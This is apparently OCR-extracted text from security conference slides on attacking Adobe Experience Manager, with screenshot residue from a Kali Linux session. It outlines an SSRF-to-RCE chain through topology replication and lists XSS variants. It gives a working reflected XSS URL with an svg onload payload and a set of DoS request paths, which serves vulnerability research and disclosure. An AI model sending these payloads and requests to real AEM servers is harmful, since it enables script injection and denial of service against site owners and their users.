- https://www.adobeaemcloud.com/content/marketplace/marketplaceProxy.html?packagePath=/content/companies/public/adobe/packages/cq620/cumulativefixpack/AEM-6.2-SP1-CFP7

SSRF to RCE


- Topology is used by replication mechanisms in AEM
  - https://sling.apache.org/documentation/bundles/discovery-api-and-impl.html
  - https://helpx.adobe.com/experience-manager/kb/HowToUseReverseReplication.html

- To join Topology **PUT** request must be sent to **TopologyConnectorServlet**
- **TopologyConnectorServlet** is accessible on localhost only (default)


- Via SSRF with HTTP smuggling we can access **TopologyConnectorServlet**

SSRF to RCE

- When node joins the topology Reverse replication agent is created automatically
- Reverse replication agent replicates nodes from malicious AEM server to Publish server … RCE!


Applications
Places
Firefox ESR
Thu 05:02
1
sf_Shared
Start Recording
Mozilla Firefox
http://localhost:4503/.json
AEM Replication | Agents...
CRXDE Lite
localhost:4503/.json
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
{"jcr:primaryType":"rep:root","jcr:mixinTypes":
["rep:RepoAccessControllable","rep:AccessControllable"],"sling:target":"/index.html","sling:resourceType":"sling:redirect"}
File
Edit
View
Search
root@kali:/media/sf_Share

<script> AEM XSS </script>



XSS variants

- Create new node and upload SVG (jcr:write, jcr:addChildNodes)
- Create new node property with XSS payload (jcr:modifyProperties)
- SWF XSSes from **@fransrosen**
- WCMDebugFilter XSS – CVE-2016-7882
  - See Philips XSS case **@JonathanBoumanium**
- Many servlets return HTML tags in JSON response

XSS variants

Persistent

- Create new node and upload SVG (jcr:write, jcr:addChildNodes)
- Create new node property with XSS payload (jcr:modifyProperties)
- SWF XSSes from **@fransrosen**
- WCMDebugFilter XSS – CVE-2016-7882
  - See Philips XSS case **@JonathanBoumanium**
- Many servlets return HTML tags in JSON response

XSS variants

- Create new node and upload SVG (jcr:write, jcr:addChildNodes)
- Create new node property with XSS payload (jcr:modifyProperties)
- SWF XSSes from **@fransrosen**
- WCMDebugFilter XSS – CVE-2016-7882
  - See Philips XSS case **@JonathanBoumanium**
- Many servlets return HTML tags in JSON response

Reflected

XSS variants

- Create new node and upload SVG (jcr:write, jcr:addChildNodes)
- Create new node property with XSS payload (jcr:modifyProperties)
- SWF XSSes from **@fransrosen**
- WCMDebugFilter XSS – CVE-2016-7882
  - See Philips XSS case **@JonathanBoumanium**
- Many servlets return HTML tags in JSON response


SuggestionHandler servlet

- /bin/wcm/contentfinder/connector/suggestions.json
- Reflects **pre** parameter in JSON response
- What if Content-Type of response is based on file extension in URL:
  - /a.html

XSS variants

P3 submission for private BB – Reflected XSS

/bin/wcm/contentfinder/connector/suggestions.json**/a.html**?query_term=path%3a/&pre=%3Csvg+onload%3dalert(document.domain)%3E&post=yyyy




DoS attacks

DoS is easy


- /.ext.infinity.json
- /.ext.infinity.json?tidy=true
- /bin/querybuilder.json?type=nt:base&p.limit=-1
- /bin/wcm/search/gql.servlet.json?query=type:base%20limit:..-1&pathPrefix=
- /content.assetsearch.json?query=*&start=0&limit=10&random=123
- /..assetsearch.json?query=*&start=0&limit=10&random=123
- /system/bgservlets/test.json?cycles=999999&interval=0&flushEvery=1111111111

DoS is easy

/content.ext.infinity.1..json?tidy=true



Other tricks




ExternalJobPostServlet javadeser

